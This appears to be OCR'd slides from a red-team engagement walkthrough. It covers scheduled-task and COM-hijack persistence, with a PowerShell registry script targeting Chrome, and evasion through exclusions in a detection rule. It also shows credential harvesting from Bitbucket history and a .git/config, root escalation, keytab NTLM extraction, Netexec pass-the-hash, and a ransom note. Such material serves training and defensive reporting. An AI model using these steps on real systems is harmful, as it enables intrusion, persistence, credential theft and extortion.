LoggingPlatform.dll	4/14/2025 6:04 PM	Application extens...	649 KB
Telemetry.dll	4/14/2025 6:04 PM	Application extens...	1,004 KB
UpdateRingSettings.dll	4/14/2025 6:04 PM	Application extens...	645 KB


FileSyncConfig.exe - System Error

The code execution cannot proceed because FileSyncHost.DLL was not found. Reinstalling the program may fix this problem.

Post-Exploitation: Schtask Add Action

- Add an action to existing task
  - OneDrive Reporting Task already runs daily
  - Lower likelihood to alert
  - Harder for blue team to remove
- In this case: add an action that executes uploaded FileSyncConfig
- Run task and exit RDP session

Next, we'll install a backup persistence method




Name	Status	Triggers
NvProfileUpdaterOnLogon_{B2...	Ready	At log on of any user
OneDrive Per-Machine Standal...	Ready	At 4:00 PM on 5/1/1992 - After triggered, repeat every 1.00:00:00
OneDrive Reporting Task-S-1-...	Ready	At 5:14 PM on 3/23/2025 - After triggered, repeat every 1.00:00:0(

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

Action	Details
Start a program	C:\Program Files\Microsoft OneDrive\OneDriveStandaloneUpdater.exe /repor...


Post-Exploitation: COM Hijacking

- The real reason we chose FileSyncConfig.exe
  - No alerts when we install COM hijacking
- Microsoft noisy apps = special exceptions to avoid overwhelming amount of false positives
- Execute PowerShell (shown below) through implant to install COM hijack for Chrome.exe
- Executes each time Google Chrome runs



detection-rules / rules / windows / persistence_suspicious_com_hijack_registry.toml
Code
Blame
188 lines (161 loc) · 7.89 KB

```
                                 "Oracle America, Inc.")
           ) and

    /* excludes Microsoft signed noisy processes */
    not
    (
      process.name : ("OneDrive.exe", "OneDriveSetup.exe", "FileSyncConfig.exe", "Teams.ex
      process.code_signature.trusted == true and process.code_signature.subject_name in ("
    ) and

    not process.executable :
                    ("?:\\Program Files (x86)\\*.exe",
                     "?:\\Program Files\\*.exe"
```



```
# Find target CLSID to hijack (following example uses CLSID to hijack Google Chrome)
$CLSID = "A4b544A1-438D-4B41-9325-869523E2D6C7"

# Add InprocServer32 registry entry with persistence DLL as its value, then create an entry for ThreadingModel
New-Item -Path "HKCU:\Software\Classes\CLSID\{$CLSID}\"
New-Item -Path "HKCU:\Software\Classes\CLSID\{$CLSID}\InprocServer32" -Value "%LOCALAPPDATA%\Google\Chrome\User Data\gmetrics.dll"
New-ItemProperty -Path "HKCU:\Software\Classes\CLSID\{$CLSID}\InprocServer32" -Name ThreadingModel -PropertyType String -Value
Apartment -Force
```

Post-Exploitation: Enumerate Resources


- All post-exploitation from this point onward is from interactive beacon
  - Stage 2 Interactive beacon loaded from schtask persistence beacon
- Start proxy on interactive beacon
  - Next steps are from your proxy VM’s web browser
- Look through compromised users’ resources
  - Microsoft Teams chats/files
  - Emails
  - OneDrive
  - OneNote

We figure out the target uses Bitbucket for internal code repositories

Post-Exploitation: Internal Code Repo

- Login with different compromised users
    - Use whoever has most access
- Search for exposed credentials
    - "export HTTP_PROXY"
    - "ConvertTo-SecureString"
- Look at previous versions of files
    - Earlier commit may have exposed data

We find Linux service account credentials


Bitbucket
Projects
Repositories
Search for code, commits or repositories...
Teams in Space / Apollo UI


Builds

Branch: master

Build	Status	Updated	Logs
Master Release Build LATEST Matthieu Di Berardino 61d28114dd4 TIS-3254 - Fixed unit tests	In progress	3 mins ago	
Master Branch Build Matthieu Di Berardino 899a2acd03 TIS-3254 - Fixed unit tests	1 failed 211 passed, 2 skipped	13 mins ago 2 hr 26 min 46 sec	Logs
Pull Request Build Kevin Campbell dea83b0022a TIS-20009: Add support for applying alternati...	212 passed 2 skipped	3 hours ago 2 hr 26 min 56 sec	Logs
Pull Request Build Jennifer Evans 29ea5466dfd Add check for null participant status and retur...	212 passed 2 skipped	Yesterday 2 hr 23 min 36 sec	Logs
Pull Request Build Alana Grant b8b03e5f7a7 TIS-20389: Replace AJS.escapeHtml with lodash...	7 failed 205 passed, 2 skipped	Yesterday 1 hr 25 min 16 sec	Logs

Post-Exploitation: Linux Privesc

- Old version of BitBucket repository contained:
  - Service account credentials
  - Linux hostnames the service account logs into
- Use ssh.exe on Proxy VM to authenticate to Linux host
- Enumerate files on Linux host
  - Find $HOME/.git/config
  - Reveals password for privileged 'fsadmin' Linux user account
- Run 'su fsadmin' to become fsadmin
  - Enter credentials when prompted
  - Run 'sudo su' as fsadmin to become root




```
[redacted]$ cat .git/config
        repositoryformatversion = 0
        filemode = true
        bare = false
        logallrefupdates = true
[remote "origin"]
        url = https://[redacted]:f[redacted]2@github.com/[redacted]/[redacted].git
        fetch = +refs/heads/*:refs/remotes/origin/*
[branch "master"]
        remote = origin
        merge = refs/heads/master
```

Post-Exploitation: Keytab Theft

- Since we have root access: Look in /etc/krb5/ directory
  - Find keytab of privileged security service account
- Keytabs contain NTLM password hashes
  - Can crack NTLMs or authenticate with them directly (Pass-the-Hash)
- Download keytab and extract its NTLM hash

NTLM hash is for 'corpvascan' account



```
$ python3 keytabextract.py krb5.keytab
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab File successfully imported.
        REALM : [redacted]
        SERVICE
        NTLM HASH : 2f8fde[redacted]
        AES-256 HASH : f9b
        AES-128 HASH : aa0
```


Post-Exploitation Wrap-up

- Moved laterally off initially compromised machine
- Installed persistence (x2) on new machine
- Found credentials in history of BitBucket repository
- Moved laterally into Linux machine
  - Escalated privileges to root user
  - Compromised NTLM hash for highly privileged user

Next up: Action on Objectives

Actions on Objectives

- 'corpvascan' has full administrative access to production, development, and QA environment webservers and databases
  - No reason to further escalate privilege
- Execute Netexec on proxy VM to drop ransom note on targets
  - Authenticating through WinRM with NTLM hash
  - Netexec automates executing the same command across hundreds of machines




Testing credentials

```
nxc winrm 192.168.1.0/24 -u user -p password
```

Expected Results:

```
WINRM       192.168.255.131 5985   ROGER            [*] http://192.168.255.131:5985/wsman
WINRM       192.168.255.131 5985   ROGER            [+] GOLD\user:password (Pwn3d!)
```

Action on Objectives: Ransom Note



"In order to recover your files you need to follow instructions below"

Sensitive Data
Sensitive data on your network was DOWNLOADED.
If you DON'T WANT your sensitive data to be PUBLISHED you have to act quickly.

Data includes:
- Complete network map including credentials for local and remote services.
- Private financial information including: clients data, bills, budgets, annual reports, bank statements.
- And more...

Samples are available on your User Panel.

CAUTION
DO NOT MODIFY ENCRYPTED FILES YOURSELF.
DO NOT USE THIRD PARTY SOFTWARE TO RESTORE YOUR DATA.
YOU MAY DAMAGE YOUR FILES, IT WILL RESULT IN PERMANENT DATA LOSS.

What should I do next?
1) Download and install Tor Browser from: https://torproject.org/
2) Navigate to User Panel: (Includes victim specific onion and access key for communication)

Action on Objectives Wrap-up

- Compromised webservers and databases
- Dropped ransom note in admin directories

Next up:

- Action on more objectives if applicable
  - Maintain access?
  - Exfiltrate data?

And finally:

- Write the report
  - Findings include Unsigned DLL Execution, Plaintext Credentials in Config Files, Plaintext Credentials in Code Repository

Questions